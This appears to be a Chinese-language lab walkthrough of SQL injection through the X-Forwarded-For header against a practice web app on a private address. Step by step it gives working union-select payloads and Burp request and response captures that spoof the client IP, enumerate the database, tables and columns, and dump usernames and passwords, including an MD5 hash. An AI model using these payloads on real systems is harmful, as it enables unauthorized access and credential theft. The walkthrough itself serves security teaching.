


SQL注入进阶-XFF 注入


访问环境

1. 使用桌面 Firefox 浏览器访问URL为: `http://192.168.10.41:8091` , 提示小红必须从自己的电脑访问。




拦截请求

1. 修改浏览器代理地址, 右键图标, 选择 Burp




2. 打开 桌面/Burp 开启拦截模式。



3. 浏览器刷新页面，Burp拦截到请求。可以看到 xff 字段是 8.8.8.8



4. 将 8.8.8.8 修改成 127.0.0.1，点击 Forward




5. 浏览器页面显示 zhangsan:ahangsandermima




XFF注入-寻找闭合


1. 这里使用 Burp 的 Repeater 模块，Burp进行拦截，然后将请求发送到 Repeater




2. 对XFF字段进行闭合测试，首先使用单引号，



3. 回显，显示报错。




4. 使用 " 双引号测试，没有显示报错信息。




5. 得知使用 ' 单引号进行闭合。

XFF注入-获取数据库


1. 输入payload: ' and 1=1 -- - 返回正常。



2. 输入payload: ' and 1=2 -- - 返回不正常。说明语句生效了。



3. 使用 union 联合注入，查看列数 x-Forwarded-For: 127.0.0.1' and 1=1 order by 6 -- - , 经过测试一共 6 列。order by 7 页面报错了，说明只有 6 列。



4. 使当前语句执行一条错误语句，才能把回显的位置显示出来。将 xff: 127.0.0.1 修改为 xff: 127.0.0.2 并添加SQL注入语句 ' and 1=1 union select 1,2,3,4,5,6 -- -

5. 页面显示2和3。

Dashboard Target Proxy Intruder Repeater

5 x ...

Send Cancel < >

Target: http://192.168.10.41:8091

Request

Pretty Raw \n Actions

```
1 GET / HTTP/1.1
2 Host: 192.168.10.41:8091
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,2,3,4,5,6 -- -
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Sun, 27 Feb 2022 04:29:04 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-lubuntu4.29
5 Content-Length: 60
6 Connection: close
7 Content-Type: text/html; charset=gbk
8
9 Must be accessed from Xiaohong's own computer.
10 <br>2 : 3<br>
```

6. 将 2 的位置替换成 database() , payload为: X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,database(),3,4,5,6 -- - , 获得当前数据库为 test

5 x ...

Send Cancel < >

Target: http://192.168.10.41:8091

Request

Pretty Raw \n Actions

```
1 GET / HTTP/1.1
2 Host: 192.168.10.41:8091
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,database(),3,4,5,6 -- -
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11
12
```


Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Sun, 27 Feb 2022 04:32:36 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-lubuntu4.29
5 Content-Length: 63
6 Connection: close
7 Content-Type: text/html; charset=gbk
8
9 Must be accessed from Xiaohong's own computer.
10 <br>test : 3<br>
```


查询表

1. 获取表的payload为: X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,group_concat(table_name),3,4,5,6 from information_schema.tables where table_schema='test' -- - 。表: person,users,xss



查询字段

1. 查询字段的payload为: `X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_name='users' -- -`。字段名称: `id,username,password,address,email,ip`



查询username字段内容

1. payload为: `X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,group_concat(username),3,4,5,6 from users -- -`。字段内容为: `zhangsan,lisi,test`

Send Cancel < > Target: http://192.168.10.41:8091

Request

Pretty Raw \n Actions

```
1 GET / HTTP/1.1
2 Host: 192.168.10.41:8091
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,group_concat(username),3,4,5,6 from users -- -
9 Connection: close
10 Upgrade-Insecure-Requests: 1
1
2
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Sun, 27 Feb 2022 04:42:50 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 77
7 Connection: close
8 Content-Type: text/html; charset=gbk
9
10 Must be accessed from Xiaohong's own computer.<br>zhangsan, lisi, test : 3<br>
11
```

查询password字段内容

- payload为: `X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,group_concat(password),3,4,5,6 from users -- -` 字段内容为:
`ahangsandemima,lisidemima,098f6bcd4621d373cade4e832627b4f6`

Send Cancel < > Target: http://192.168.10.41:8091

Request

Pretty Raw \n Actions

```
1 GET / HTTP/1.1
2 Host: 192.168.10.41:8091
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,group_concat(password),3,4,5,6 from users -- -
9 Connection: close
10 Upgrade-Insecure-Requests: 1
1
2
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Sun, 27 Feb 2022 04:43:39 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 117
7 Connection: close
8 Content-Type: text/html; charset=gbk
9
10 Must be accessed from Xiaohong's own computer.<br>
11 ahangsandemima,lisidemima,098f6bcd4621d373cade4e832627b4f6 : 3<br>
12
```